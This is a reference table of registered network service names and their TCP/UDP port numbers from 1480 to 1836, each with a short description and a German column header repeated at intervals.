pacerforum	1480/tcp	PacerForum
pacerforum	1480/udp	PacerForum
airs	1481/tcp	AIRS
airs	1481/udp	AIRS
miteksys-lm	1482/tcp	Miteksys License Manager
miteksys-lm	1482/udp	Miteksys License Manager
afs	1483/tcp	AFS License Manager
afs	1483/udp	AFS License Manager
confluent	1484/tcp	Confluent License Manager
confluent	1484/udp	Confluent License Manager
lansource	1485/tcp	LANSource
lansource	1485/udp	LANSource
nms_topo_serv	1486/tcp	nms_topo_serv
nms_topo_serv	1486/udp	nms_topo_serv

Schlüsselwort	Nummer	Beschreibung
localinfosrvr	1487/tcp	LocalInfoSrvr
localinfosrvr	1487/udp	LocalInfoSrvr
docstor	1488/tcp	DocStor
docstor	1488/udp	DocStor
dmdocbroker	1489/tcp	dmdocbroker
dmdocbroker	1489/udp	dmdocbroker
insitu-conf	1490/tcp	insitu-conf
insitu-conf	1490/udp	insitu-conf
anynetgateway	1491/tcp	anynetgateway
anynetgateway	1491/udp	anynetgateway
stone-design-1	1492/tcp	stone-design-1
stone-design-1	1492/udp	stone-design-1
netmap_lm	1493/tcp	netmap_lm
netmap_lm	1493/udp	netmap_lm
ica	1494/tcp	ica
ica	1494/udp	ica
cvc	1495/tcp	cvc
cvc	1495/udp	cvc
liberty-lm	1496/tcp	liberty-lm
liberty-lm	1496/udp	liberty-lm
rfx-lm	1497/tcp	rfx-lm
rfx-lm	1497/udp	rfx-lm
sybase-sqlany	1498/tcp	Sybase SQL Any
sybase-sqlany	1498/udp	Sybase SQL Any
fhc	1499/tcp	Federico Heinz Consultora
fhc	1499/udp	Federico Heinz Consultora
vlsi-lm	1500/tcp	VLSI License Manager
vlsi-lm	1500/udp	VLSI License Manager
saiscm	1501/tcp	Satellite-data Acquisition System 3
saiscm	1501/udp	Satellite-data Acquisition System 3
shivadiscovery	1502/tcp	Shiva
shivadiscovery	1502/udp	Shiva
imtc-mcs	1503/tcp	Databeam
imtc-mcs	1503/udp	Databeam
evb-elm	1504/tcp	EVB Software Engineering License Manager
evb-elm	1504/udp	EVB Software Engineering License Manager
funkproxy	1505/tcp	Funk Software, Inc.
funkproxy	1505/udp	Funk Software, Inc.
utcd	1506/tcp	Universal Time daemon (utcd)
utcd	1506/udp	Universal Time daemon (utcd)
symplex	1507/tcp	symplex
symplex	1507/udp	symplex
diagmond	1508/tcp	diagmond
diagmond	1508/udp	diagmond
robcad-lm	1509/tcp	Robcad, Ltd. License Manager
robcad-lm	1509/udp	Robcad, Ltd. License Manager
mvx-lm	1510/tcp	Midland Valley Exploration Ltd. Lic. Man.
mvx-lm	1510/udp	Midland Valley Exploration Ltd. Lic. Man.
3l-l1	1511/tcp	3l-l1
3l-l1	1511/udp	3l-l1
wins	1512/tcp	Microsoft's Windows Internet Name Service
wins	1512/udp	Microsoft's Windows Internet Name Service
fujitsu-dtc	1513/tcp	Fujitsu Systems Business of America, Inc
fujitsu-dtc	1513/udp	Fujitsu Systems Business of America, Inc
fujitsu-dtcns	1514/tcp	Fujitsu Systems Business of America, Inc
fujitsu-dtcns	1514/udp	Fujitsu Systems Business of America, Inc
ifor-protocol	1515/tcp	ifor-protocol
ifor-protocol	1515/udp	ifor-protocol
vpad	1516/tcp	Virtual Places Audio data

Schlüsselwort	Nummer	Beschreibung
vpad	1516/udp	Virtual Places Audio data
vpac	1517/tcp	Virtual Places Audio control
vpac	1517/udp	Virtual Places Audio control
vpvd	1518/tcp	Virtual Places Video data
vpvd	1518/udp	Virtual Places Video data
vpvc	1519/tcp	Virtual Places Video control
vpvc	1519/udp	Virtual Places Video control
atm-zip-office	1520/tcp	atm zip office
atm-zip-office	1520/udp	atm zip office
ncube-lm	1521/tcp	nCube License Manager
ncube-lm	1521/udp	nCube License Manager
ricardo-lm	1522/tcp	Ricardo North America License Manager
ricardo-lm	1522/udp	Ricardo North America License Manager
cichild-lm	1523/tcp	cichild
cichild-lm	1523/udp	cichild
ingreslock	1524/tcp	ingres
ingreslock	1524/udp	ingres
orasrv	1525/tcp	oracle
orasrv	1525/udp	oracle
prospero-np	1525/tcp	Prospero Directory Service non-priv
prospero-np	1525/udp	Prospero Directory Service non-priv
pdap-np	1526/tcp	Prospero Data Access Prot non-priv
pdap-np	1526/udp	Prospero Data Access Prot non-priv
tlisrv	1527/tcp	oracle
tlisrv	1527/udp	oracle
mciautoreg	1528/tcp	micautoreg
mciautoreg	1528/udp	micautoreg
coauthor	1529/tcp	oracle
coauthor	1529/udp	oracle
rap-service	1530/tcp	rap-service
rap-service	1530/udp	rap-service
rap-listen	1531/tcp	rap-listen
rap-listen	1531/udp	rap-listen
miroconnect	1532/tcp	miroconnect
miroconnect	1532/udp	miroconnect
virtual-places	1533/tcp	Virtual Places Software
virtual-places	1533/udp	Virtual Places Software
micromuse-lm	1534/tcp	micromuse-lm
micromuse-lm	1534/udp	micromuse-lm
ampr-info	1535/tcp	ampr-info
ampr-info	1535/udp	ampr-info
ampr-inter	1536/tcp	ampr-inter
ampr-inter	1536/udp	ampr-inter
sdsc-lm	1537/tcp	isi-lm
sdsc-lm	1537/udp	isi-lm
3ds-lm	1538/tcp	3ds-lm
3ds-lm	1538/udp	3ds-lm
intellistor-lm	1539/tcp	Intellistor License Manager
intellistor-lm	1539/udp	Intellistor License Manager
rds	1540/tcp	rds
rds	1540/udp	rds
rds2	1541/tcp	rds2
rds2	1541/udp	rds2
gridgen-elmd	1542/tcp	gridgen-elmd
gridgen-elmd	1542/udp	gridgen-elmd
simba-cs	1543/tcp	simba-cs
simba-cs	1543/udp	simba-cs
aspeclmd	1544/tcp	aspeclmd
aspeclmd	1544/udp	aspeclmd

Schlüsselwort	Nummer	Beschreibung
vistium-share	1545/tcp	vistium-share
vistium-share	1545/udp	vistium-share
abbaccuray	1546/tcp	abbaccuray
abbaccuray	1546/udp	abbaccuray
laplink	1547/tcp	laplink
laplink	1547/udp	laplink
axon-lm	1548/tcp	Axon License Manager
axon-lm	1548/udp	Axon License Manager
shivahose	1549/tcp	Shiva Hose
shivasound	1549/udp	Shiva Sound
3m-image-lm	1550/tcp	Image Storage license manager 3M Company
3m-image-lm	1550/udp	Image Storage license manager 3M Company
hecmtl-db	1551/tcp	HECMTL-DB
hecmtl-db	1551/udp	HECMTL-DB
pciarray	1552/tcp	pciarray
pciarray	1552/udp	pciarray
sna-cs	1553/tcp	sna-cs
sna-cs	1553/udp	sna-cs
caci-lm	1554/tcp	CACI Products Company License Manager
caci-lm	1554/udp	CACI Products Company License Manager
livelan	1555/tcp	livelan
livelan	1555/udp	livelan
ashwin	1556/tcp	AshWin CI Tecnologies
ashwin	1556/udp	AshWin CI Tecnologies
arbortext-lm	1557/tcp	ArborText License Manager
arbortext-lm	1557/udp	ArborText License Manager
xingmpeg	1558/tcp	xingmpeg
xingmpeg	1558/udp	xingmpeg
web2host	1559/tcp	web2host
web2host	1559/udp	web2host
asci-val	1560/tcp	asci-val
asci-val	1560/udp	asci-val
facilityview	1561/tcp	facilityview
facilityview	1561/udp	facilityview
pconnectmgr	1562/tcp	pconnectmgr
pconnectmgr	1562/udp	pconnectmgr
cadabra-lm	1563/tcp	Cadabra License Manager
cadabra-lm	1563/udp	Cadabra License Manager
pay-per-view	1564/tcp	Pay-Per-View
pay-per-view	1564/udp	Pay-Per-View
winddlb	1565/tcp	WinDD
winddlb	1565/udp	WinDD
corelvideo	1566/tcp	CORELVIDEO
corelvideo	1566/udp	CORELVIDEO
jlicelmd	1567/tcp	jlicelmd
jlicelmd	1567/udp	jlicelmd
tsspmap	1568/tcp	tsspmap
tsspmap	1568/udp	tsspmap
ets	1569/tcp	ets
ets	1569/udp	ets
orbixd	1570/tcp	orbixd
orbixd	1570/udp	orbixd
rdb-dbs-disp	1571/tcp	Oracle Remote Data Base
rdb-dbs-disp	1571/udp	Oracle Remote Data Base
chip-lm	1572/tcp	Chipcom License Manager
chip-lm	1572/udp	Chipcom License Manager
itscomm-ns	1573/tcp	itscomm-ns
itscomm-ns	1573/udp	itscomm-ns
mvel-lm	1574/tcp	mvel-lm

Schlüsselwort	Nummer	Beschreibung
mvel-lm	1574/udp	mvel-lm
oraclenames	1575/tcp	oraclenames
oraclenames	1575/udp	oraclenames
moldflow-lm	1576/tcp	moldflow-lm
moldflow-lm	1576/udp	moldflow-lm
hypercube-lm	1577/tcp	hypercube-lm
hypercube-lm	1577/udp	hypercube-lm
jacobus-lm	1578/tcp	Jacobus License Manager
jacobus-lm	1578/udp	Jacobus License Manager
ioc-sea-lm	1579/tcp	ioc-sea-lm
ioc-sea-lm	1579/udp	ioc-sea-lm
tn-tl-r1	1580/tcp	tn-tl-r1
tn-tl-r2	1580/udp	tn-tl-r2
mil-2045-47001	1581/tcp	MIL-2045-47001
mil-2045-47001	1581/udp	MIL-2045-47001
msims	1582/tcp	MSIMS
msims	1582/udp	MSIMS
simbaexpress	1583/tcp	simbaexpress
simbaexpress	1583/udp	simbaexpress
tn-tl-fd2	1584/tcp	tn-tl-fd2
tn-tl-fd2	1584/udp	tn-tl-fd2
intv	1585/tcp	intv
intv	1585/udp	intv
ibm-abtact	1586/tcp	ibm-abtact
ibm-abtact	1586/udp	ibm-abtact
pra_elmd	1587/tcp	pra_elmd
pra_elmd	1587/udp	pra_elmd
triquest-lm	1588/tcp	triquest-lm
triquest-lm	1588/udp	triquest-lm
vqp	1589/tcp	VQP
vqp	1589/udp	VQP
gemini-lm	1590/tcp	gemini-lm
gemini-lm	1590/udp	gemini-lm
ncpm-pm	1591/tcp	ncpm-pm
ncpm-pm	1591/udp	ncpm-pm
commonspace	1592/tcp	commonspace
commonspace	1592/udp	commonspace
mainsoft-lm	1593/tcp	mainsoft-lm
mainsoft-lm	1593/udp	mainsoft-lm
sixtrak	1594/tcp	sixtrak
sixtrak	1594/udp	sixtrak
radio	1595/tcp	radio
radio	1595/udp	radio
radio-sm	1596/tcp	radio-sm
radio-bc	1596/udp	radio-bc
orbplus-iiop	1597/tcp	orbplus-iiop
orbplus-iiop	1597/udp	orbplus-iiop
picknfs	1598/tcp	picknfs
picknfs	1598/udp	picknfs
simbaservices	1599/tcp	simbaservices
simbaservices	1599/udp	simbaservices
issd	1600/tcp	
issd	1600/udp	
aas	1601/tcp	aas
aas	1601/udp	aas
inspect	1602/tcp	inspect
inspect	1602/udp	inspect
picodbc	1603/tcp	pickodbc
picodbc	1603/udp	pickodbc

Schlüsselwort	Nummer	Beschreibung
icabrowser	1604/tcp	icabrowser
icabrowser	1604/udp	icabrowser
slp	1605/tcp	Salutation Manager (Salutation Protocol)
slp	1605/udp	Salutation Manager (Salutation Protocol)
slm-api	1606/tcp	Salutation Manager (SLM-API)
slm-api	1606/udp	Salutation Manager (SLM-API)
stt	1607/tcp	stt
stt	1607/udp	stt
smart-lm	1608/tcp	Smart Corp. License Manager
smart-lm	1608/udp	Smart Corp. License Manager
isysg-lm	1609/tcp	isysg-lm
isysg-lm	1609/udp	isysg-lm
taurus-wh	1610/tcp	taurus-wh
taurus-wh	1610/udp	taurus-wh
ill	1611/tcp	Inter Library Loan
ill	1611/udp	Inter Library Loan
netbill-trans	1612/tcp	NetBill Transaction Server
netbill-trans	1612/udp	NetBill Transaction Server
netbill-keyrep	1613/tcp	NetBill Key Repository
netbill-keyrep	1613/udp	NetBill Key Repository
netbill-cred	1614/tcp	NetBill Credential Server
netbill-cred	1614/udp	NetBill Credential Server
netbill-auth	1615/tcp	NetBill Authorization Server
netbill-auth	1615/udp	NetBill Authorization Server
netbill-prod	1616/tcp	NetBill Product Server
netbill-prod	1616/udp	NetBill Product Server
nimrod-agent	1617/tcp	Nimrod Inter-Agent Communication
nimrod-agent	1617/udp	Nimrod Inter-Agent Communication
skytelnet	1618/tcp	skytelnet
skytelnet	1618/udp	skytelnet
xs-openstorage	1619/tcp	xs-openstorage
xs-openstorage	1619/udp	xs-openstorage
faxportwinport	1620/tcp	faxportwinport
faxportwinport	1620/udp	faxportwinport
softdataphone	1621/tcp	softdataphone
softdataphone	1621/udp	softdataphone
ontime	1622/tcp	ontime
ontime	1622/udp	ontime
jaleosnd	1623/tcp	jaleosnd
jaleosnd	1623/udp	jaleosnd
udp-sr-port	1624/tcp	udp-sr-port
udp-sr-port	1624/udp	udp-sr-port
svs-omagent	1625/tcp	svs-omagent
svs-omagent	1625/udp	svs-omagent
shockwave	1626/tcp	Shockwave
shockwave	1626/udp	Shockwave
t128-gateway	1627/tcp	T.128 Gateway
t128-gateway	1627/udp	T.128 Gateway
longtalk-norm	1628/tcp	LongTalk normal
longtalk-norm	1628/udp	LongTalk normal
longtalk-urgnt	1629/tcp	LongTalk urgent
longtalk-urgnt	1629/udp	LongTalk urgent
oraclenet8cman	1630/tcp	Oracle Net8 Cman
oraclenet8cman	1630/udp	Oracle Net8 Cman
visitview	1631/tcp	Visit view
visitview	1631/udp	Visit view
pammratc	1632/tcp	PAMMRATC
pammratc	1632/udp	PAMMRATC
pammrpc	1633/tcp	PAMMRPC

Schlüsselwort	Nummer	Beschreibung
pammrpc	1633/udp	PAMMRPC
loaprobe	1634/tcp	Log On America Probe
loaprobe	1634/udp	Log On America Probe
edb-server1	1635/tcp	EDB Server 1
edb-server1	1635/udp	EDB Server 1
cncp	1636/tcp	CableNet Control Protocol
cncp	1636/udp	CableNet Control Protocol
cnap	1637/tcp	CableNet Admin Protocol
cnap	1637/udp	CableNet Admin Protocol
cnip	1638/tcp	CableNet Info Protocol
cnip	1638/udp	CableNet Info Protocol
cert-initiator	1639/tcp	cert-initiator
cert-initiator	1639/udp	cert-initiator
cert-responder	1640/tcp	cert-responder
cert-responder	1640/udp	cert-responder
invision	1641/tcp	InVision
invision	1641/udp	InVision
isis-am	1642/tcp	isis-am
isis-am	1642/udp	isis-am
isis-ambc	1643/tcp	isis-ambc
isis-ambc	1643/udp	isis-ambc
saiseh	1644/tcp	Satellite-data Acquisition System 4
datametrics	1645/tcp	datametrics
datametrics	1645/udp	datametrics
sa-msg-port	1646/tcp	sa-msg-port
sa-msg-port	1646/udp	sa-msg-port
rsap	1647/tcp	rsap
rsap	1647/udp	rsap
concurrent-lm	1648/tcp	concurrent-lm
concurrent-lm	1648/udp	concurrent-lm
kermit	1649/tcp	kermit
kermit	1649/udp	kermit
nkd	1650/tcp	nkd
nkd	1650/udp	nkd
shiva_confsrvr	1651/tcp	shiva_confsrvr
shiva_confsrvr	1651/udp	shiva_confsrvr
xnmp	1652/tcp	xnmp
xnmp	1652/udp	xnmp
alphatech-lm	1653/tcp	alphatech-lm
alphatech-lm	1653/udp	alphatech-lm
stargatealerts	1654/tcp	stargatealerts
stargatealerts	1654/udp	stargatealerts
dec-mbadmin	1655/tcp	dec-mbadmin
dec-mbadmin	1655/udp	dec-mbadmin
dec-mbadmin-h	1656/tcp	dec-mbadmin-h
dec-mbadmin-h	1656/udp	dec-mbadmin-h
fujitsu-mmpdc	1657/tcp	fujitsu-mmpdc
fujitsu-mmpdc	1657/udp	fujitsu-mmpdc
sixnetudr	1658/tcp	sixnetudr
sixnetudr	1658/udp	sixnetudr
sg-lm	1659/tcp	Silicon Grail License Manager
sg-lm	1659/udp	Silicon Grail License Manager
skip-mc-gikreq	1660/tcp	skip-mc-gikreq
skip-mc-gikreq	1660/udp	skip-mc-gikreq
netview-aix-1	1661/tcp	netview-aix-1
netview-aix-1	1661/udp	netview-aix-1
netview-aix-2	1662/tcp	netview-aix-2
netview-aix-2	1662/udp	netview-aix-2
netview-aix-3	1663/tcp	netview-aix-3

Schlüsselwort	Nummer	Beschreibung
netview-aix-3	1663/udp	netview-aix-3
netview-aix-4	1664/tcp	netview-aix-4
netview-aix-4	1664/udp	netview-aix-4
netview-aix-5	1665/tcp	netview-aix-5
netview-aix-5	1665/udp	netview-aix-5
netview-aix-6	1666/tcp	netview-aix-6
netview-aix-6	1666/udp	netview-aix-6
netview-aix-7	1667/tcp	netview-aix-7
netview-aix-7	1667/udp	netview-aix-7
netview-aix-8	1668/tcp	netview-aix-8
netview-aix-8	1668/udp	netview-aix-8
netview-aix-9	1669/tcp	netview-aix-9
netview-aix-9	1669/udp	netview-aix-9
netview-aix-10	1670/tcp	netview-aix-10
netview-aix-10	1670/udp	netview-aix-10
netview-aix-11	1671/tcp	netview-aix-11
netview-aix-11	1671/udp	netview-aix-11
netview-aix-12	1672/tcp	netview-aix-12
netview-aix-12	1672/udp	netview-aix-12
proshare-mc-1	1673/tcp	Intel Proshare Multicast
proshare-mc-1	1673/udp	Intel Proshare Multicast
proshare-mc-2	1674/tcp	Intel Proshare Multicast
proshare-mc-2	1674/udp	Intel Proshare Multicast
pdp	1675/tcp	Pacific Data Products
pdp	1675/udp	Pacific Data Products
netcomm1	1676/tcp	netcomm1
netcomm2	1676/udp	netcomm2
groupwise	1677/tcp	groupwise
groupwise	1677/udp	groupwise
prolink	1678/tcp	prolink
prolink	1678/udp	prolink
darcorp-lm	1679/tcp	darcorp-lm
darcorp-lm	1679/udp	darcorp-lm
microcom-sbp	1680/tcp	microcom-sbp
microcom-sbp	1680/udp	microcom-sbp
sd-elmd	1681/tcp	sd-elmd
sd-elmd	1681/udp	sd-elmd
lanyon-lantern	1682/tcp	lanyon-lantern
lanyon-lantern	1682/udp	lanyon-lantern
ncpm-hip	1683/tcp	ncpm-hip
ncpm-hip	1683/udp	ncpm-hip
snaresecure	1684/tcp	SnareSecure
snaresecure	1684/udp	SnareSecure
n2nremote	1685/tcp	n2nremote
n2nremote	1685/udp	n2nremote
cvmon	1686/tcp	cvmon
cvmon	1686/udp	cvmon
nsjtp-ctrl	1687/tcp	nsjtp-ctrl
nsjtp-ctrl	1687/udp	nsjtp-ctrl
nsjtp-data	1688/tcp	nsjtp-data
nsjtp-data	1688/udp	nsjtp-data
firefox	1689/tcp	firefox
firefox	1689/udp	firefox
ng-umds	1690/tcp	ng-umds
ng-umds	1690/udp	ng-umds
empire-empuma	1691/tcp	empire-empuma
empire-empuma	1691/udp	empire-empuma
sstsys-lm	1692/tcp	sstsys-lm
sstsys-lm	1692/udp	sstsys-lm

Schlüsselwort	Nummer	Beschreibung
rrirtr	1693/tcp	rrirtr
rrirtr	1693/udp	rrirtr
rrimwm	1694/tcp	rrimwm
rrimwm	1694/udp	rrimwm
rrilwm	1695/tcp	rrilwm
rrilwm	1695/udp	rrilwm
rrifmm	1696/tcp	rrifmm
rrifmm	1696/udp	rrifmm
rrisat	1697/tcp	rrisat
rrisat	1697/udp	rrisat
rsvp-encap-1	1698/tcp	RSVP-ENCAPSULATION-1
rsvp-encap-1	1698/udp	RSVP-ENCAPSULATION-1
rsvp-encap-2	1699/tcp	RSVP-ENCAPSULATION-2
rsvp-encap-2	1699/udp	RSVP-ENCAPSULATION-2
mps-raft	1700/tcp	mps-raft
mps-raft	1700/udp	mps-raft
l2f	1701/tcp	l2f
l2f	1701/udp	l2f
l2tp	1701/tcp	l2tp
l2tp	1701/udp	l2tp
deskshare	1702/tcp	deskshare
deskshare	1702/udp	deskshare
hb-engine	1703/tcp	hb-engine
hb-engine	1703/udp	hb-engine
bcs-broker	1704/tcp	bcs-broker
bcs-broker	1704/udp	bcs-broker
slingshot	1705/tcp	slingshot
slingshot	1705/udp	slingshot
jetform	1706/tcp	jetform
jetform	1706/udp	jetform
vdmplay	1707/tcp	vdmplay
vdmplay	1707/udp	vdmplay
gat-lmd	1708/tcp	gat-lmd
gat-lmd	1708/udp	gat-lmd
centra	1709/tcp	centra
centra	1709/udp	centra
impera	1710/tcp	impera
impera	1710/udp	impera
pptconference	1711/tcp	pptconference
pptconference	1711/udp	pptconference
registrar	1712/tcp	resource monitoring service
registrar	1712/udp	resource monitoring service
conferencetalk	1713/tcp	ConferenceTalk
conferencetalk	1713/udp	ConferenceTalk
sesi-lm	1714/tcp	sesi-lm
sesi-lm	1714/udp	sesi-lm
houdini-lm	1715/tcp	houdini-lm
houdini-lm	1715/udp	houdini-lm
xmsg	1716/tcp	xmsg
xmsg	1716/udp	xmsg
fj-hdnet	1717/tcp	fj-hdnet
fj-hdnet	1717/udp	fj-hdnet
h323gatedisc	1718/tcp	h323gatedisc
h323gatedisc	1718/udp	h323gatedisc
h323gatestat	1719/tcp	h323gatestat
h323gatestat	1719/udp	h323gatestat
h323hostcall	1720/tcp	h323hostcall
h323hostcall	1720/udp	h323hostcall
caicci	1721/tcp	caicci

Schlüsselwort	Nummer	Beschreibung
caicci	1721/udp	caicci
hks-lm	1722/tcp	HKS License Manager
hks-lm	1722/udp	HKS License Manager
pptp	1723/tcp	pptp
pptp	1723/udp	pptp
csbphonemaster	1724/tcp	csbphonemaster
csbphonemaster	1724/udp	csbphonemaster
iden-ralp	1725/tcp	iden-ralp
iden-ralp	1725/udp	iden-ralp
iberiagames	1726/tcp	IBERIAGAMES
iberiagames	1726/udp	IBERIAGAMES
winddx	1727/tcp	winddx
winddx	1727/udp	winddx
telindus	1728/tcp	TELINDUS
telindus	1728/udp	TELINDUS
citynl	1729/tcp	CityNL License Management
citynl	1729/udp	CityNL License Management
roketz	1730/tcp	roketz
roketz	1730/udp	roketz
msiccp	1731/tcp	MSICCP
msiccp	1731/udp	MSICCP
proxim	1732/tcp	proxim
proxim	1732/udp	proxim
siipat	1733/tcp	SIMS - SIIPAT Protocol for Alarm
siipat	1733/udp	SIMS - SIIPAT Protocol for Alarm
cambertx-lm	1734/tcp	Camber Corporation License Management
cambertx-lm	1734/udp	Camber Corporation License Management
privatechat	1735/tcp	PrivateChat
privatechat	1735/udp	PrivateChat
street-stream	1736/tcp	street-stream
street-stream	1736/udp	street-stream
ultimad	1737/tcp	ultimad
ultimad	1737/udp	ultimad
gamegen1	1738/tcp	GameGen1
gamegen1	1738/udp	GameGen1
webaccess	1739/tcp	webaccess
webaccess	1739/udp	webaccess
encore	1740/tcp	encore
encore	1740/udp	encore
cisco-net-mgmt	1741/tcp	cisco-net-mgmt
cisco-net-mgmt	1741/udp	cisco-net-mgmt
3Com-nsd	1742/tcp	3Com-nsd
3Com-nsd	1742/udp	3Com-nsd
cinegrfx-lm	1743/tcp	Cinema Graphics License Manager
cinegrfx-lm	1743/udp	Cinema Graphics License Manager
ncpm-ft	1744/tcp	ncpm-ft
ncpm-ft	1744/udp	ncpm-ft
remote-winsock	1745/tcp	remote-winsock
remote-winsock	1745/udp	remote-winsock
ftrapid-1	1746/tcp	ftrapid-1
ftrapid-1	1746/udp	ftrapid-1
ftrapid-2	1747/tcp	ftrapid-2
ftrapid-2	1747/udp	ftrapid-2
oracle-em1	1748/tcp	oracle-em1
oracle-em1	1748/udp	oracle-em1
aspen-services	1749/tcp	aspen-services
aspen-services	1749/udp	aspen-services
sslp	1750/tcp	Simple Socket Library's PortMaster
sslp	1750/udp	Simple Socket Library's PortMaster

Schlüsselwort	Nummer	Beschreibung
swiftnet	1751/tcp	SwiftNet
swiftnet	1751/udp	SwiftNet
lofr-lm	1752/tcp	Leap of Faith Research License Manager
lofr-lm	1752/udp	Leap of Faith Research License Manager
translogic-lm	1753/tcp	Translogic License Manager
translogic-lm	1753/udp	Translogic License Manager
oracle-em2	1754/tcp	oracle-em2
oracle-em2	1754/udp	oracle-em2
ms-streaming	1755/tcp	ms-streaming
ms-streaming	1755/udp	ms-streaming
capfast-lmd	1756/tcp	capfast-lmd
capfast-lmd	1756/udp	capfast-lmd
cnhrp	1757/tcp	cnhrp
cnhrp	1757/udp	cnhrp
tftp-mcast	1758/tcp	tftp-mcast
tftp-mcast	1758/udp	tftp-mcast
spss-lm	1759/tcp	SPSS License Manager
spss-lm	1759/udp	SPSS License Manager
www-ldap-gw	1760/tcp	www-ldap-gw
www-ldap-gw	1760/udp	www-ldap-gw
cft-0	1761/tcp	cft-0
cft-0	1761/udp	cft-0
cft-1	1762/tcp	cft-1
cft-1	1762/udp	cft-1
cft-2	1763/tcp	cft-2
cft-2	1763/udp	cft-2
cft-3	1764/tcp	cft-3
cft-3	1764/udp	cft-3
cft-4	1765/tcp	cft-4
cft-4	1765/udp	cft-4
cft-5	1766/tcp	cft-5
cft-5	1766/udp	cft-5
cft-6	1767/tcp	cft-6
cft-6	1767/udp	cft-6
cft-7	1768/tcp	cft-7
cft-7	1768/udp	cft-7
bmc-net-adm	1769/tcp	bmc-net-adm
bmc-net-adm	1769/udp	bmc-net-adm
bmc-net-svc	1770/tcp	bmc-net-svc
bmc-net-svc	1770/udp	bmc-net-svc
vaultbase	1771/tcp	vaultbase
vaultbase	1771/udp	vaultbase
essweb-gw	1772/tcp	EssWeb Gateway
essweb-gw	1772/udp	EssWeb Gateway
kmscontrol	1773/tcp	KMSControl
kmscontrol	1773/udp	KMSControl
global-dtserv	1774/tcp	global-dtserv
global-dtserv	1774/udp	global-dtserv
#	1775/tcp	
femis	1776/tcp	Federal Emergency Management Information System
femis	1776/udp	Federal Emergency Management Information System
powerguardian	1777/tcp	powerguardian
powerguardian	1777/udp	powerguardian
prodigy-intrnet	1778/tcp	prodigy-internet
prodigy-intrnet	1778/udp	prodigy-internet
pharmasoft	1779/tcp	pharmasoft
pharmasoft	1779/udp	pharmasoft
dpkeyserv	1780/tcp	dpkeyserv
dpkeyserv	1780/udp	dpkeyserv

Schlüsselwort	Nummer	Beschreibung
answersoft-lm	1781/tcp	answersoft-lm
answersoft-lm	1781/udp	answersoft-lm
hp-hcip	1782/tcp	hp-hcip
hp-hcip	1782/udp	hp-hcip
fjris	1783/tcp	Fujitsu Remote Install Service
fjris	1783/udp	Fujitsu Remote Install Service
finle-lm	1784/tcp	Finle License Manager
finle-lm	1784/udp	Finle License Manager
windlm	1785/tcp	Wind River Systems License Manager
windlm	1785/udp	Wind River Systems License Manager
funk-logger	1786/tcp	funk-logger
funk-logger	1786/udp	funk-logger
funk-license	1787/tcp	funk-license
funk-license	1787/udp	funk-license
psmond	1788/tcp	psmond
psmond	1788/udp	psmond
hello	1789/tcp	hello
hello	1789/udp	hello
nmsp	1790/tcp	Narrative Media Streaming Protocol
nmsp	1790/udp	Narrative Media Streaming Protocol
ea1	1791/tcp	EA1
ea1	1791/udp	EA1
ibm-dt-2	1792/tcp	ibm-dt-2
ibm-dt-2	1792/udp	ibm-dt-2
rsc-robot	1793/tcp	rsc-robot
rsc-robot	1793/udp	rsc-robot
cera-bcm	1794/tcp	cera-bcm
cera-bcm	1794/udp	cera-bcm
dpi-proxy	1795/tcp	dpi-proxy
dpi-proxy	1795/udp	dpi-proxy
vocaltec-admin	1796/tcp	Vocaltec Server Administration
vocaltec-admin	1796/udp	Vocaltec Server Administration
uma	1797/tcp	UMA
uma	1797/udp	UMA
etp	1798/tcp	Event Transfer Protocol
etp	1798/udp	Event Transfer Protocol
netrisk	1799/tcp	NETRISK
netrisk	1799/udp	NETRISK
ansys-lm	1800/tcp	ANSYS-License manager
ansys-lm	1800/udp	ANSYS-License manager
msmq	1801/tcp	Microsoft Message Que
msmq	1801/udp	Microsoft Message Que
concomp1	1802/tcp	ConComp1
concomp1	1802/udp	ConComp1
hp-hcip-gwy	1803/tcp	HP-HCIP-GWY
hp-hcip-gwy	1803/udp	HP-HCIP-GWY
enl	1804/tcp	ENL
enl	1804/udp	ENL
enl-name	1805/tcp	ENL-Name
enl-name	1805/udp	ENL-Name
musiconline	1806/tcp	Musiconline
musiconline	1806/udp	Musiconline
fhsp	1807/tcp	Fujitsu Hot Standby Protocol
fhsp	1807/udp	Fujitsu Hot Standby Protocol
oracle-vp2	1808/tcp	Oracle-VP2
oracle-vp2	1808/udp	Oracle-VP2
oracle-vp1	1809/tcp	Oracle-VP1
oracle-vp1	1809/udp	Oracle-VP1
jerand-lm	1810/tcp	Jerand License Manager

Schlüsselwort	Nummer	Beschreibung
jerand-lm	1810/udp	Jerand License Manager
scientia-sdb	1811/tcp	Scientia-SDB
scientia-sdb	1811/udp	Scientia-SDB
radius	1812/tcp	RADIUS
radius	1812/udp	RADIUS
radius-acct	1813/tcp	RADIUS Accounting
radius-acct	1813/udp	RADIUS Accounting
tdp-suite	1814/tcp	TDP Suite
tdp-suite	1814/udp	TDP Suite
mmpft	1815/tcp	MMPFT
mmpft	1815/udp	MMPFT
harp	1816/tcp	HARP
harp	1816/udp	HARP
rkb-oscs	1817/tcp	RKB-OSCS
rkb-oscs	1817/udp	RKB-OSCS
etftp	1818/tcp	Enhanced Trivial File Transfer Protocol
etftp	1818/udp	Enhanced Trivial File Transfer Protocol
plato-lm	1819/tcp	Plato License Manager
plato-lm	1819/udp	Plato License Manager
mcagent	1820/tcp	mcagent
mcagent	1820/udp	mcagent
donnyworld	1821/tcp	donnyworld
donnyworld	1821/udp	donnyworld
es-elmd	1822/tcp	es-elmd
es-elmd	1822/udp	es-elmd
unisys-lm	1823/tcp	Unisys Natural Language License Manager
unisys-lm	1823/udp	Unisys Natural Language License Manager
metrics-pas	1824/tcp	metrics-pas
metrics-pas	1824/udp	metrics-pas
direcpc-video	1825/tcp	DirecPC Video
direcpc-video	1825/udp	DirecPC Video
ardt	1826/tcp	ARDT
ardt	1826/udp	ARDT
asi	1827/tcp	ASI
asi	1827/udp	ASI
itm-mcell-u	1828/tcp	itm-mcell-u
itm-mcell-u	1828/udp	itm-mcell-u
optika-emedia	1829/tcp	Optika eMedia
optika-emedia	1829/udp	Optika eMedia
net8-cman	1830/tcp	Oracle Net8 CMan Admin
net8-cman	1830/udp	Oracle Net8 CMan Admin
myrtle	1831/tcp	Myrtle
myrtle	1831/udp	Myrtle
tht-treasure	1832/tcp	ThoughtTreasure
tht-treasure	1832/udp	ThoughtTreasure
udpradio	1833/tcp	udpradio
udpradio	1833/udp	udpradio
ardusuni	1834/tcp	ARDUS Unicast
ardusuni	1834/udp	ARDUS Unicast
ardusmul	1835/tcp	ARDUS Multicast
ardusmul	1835/udp	ARDUS Multicast
ste-smsc	1836/tcp	ste-smsc
ste-smsc	1836/udp	ste-smsc
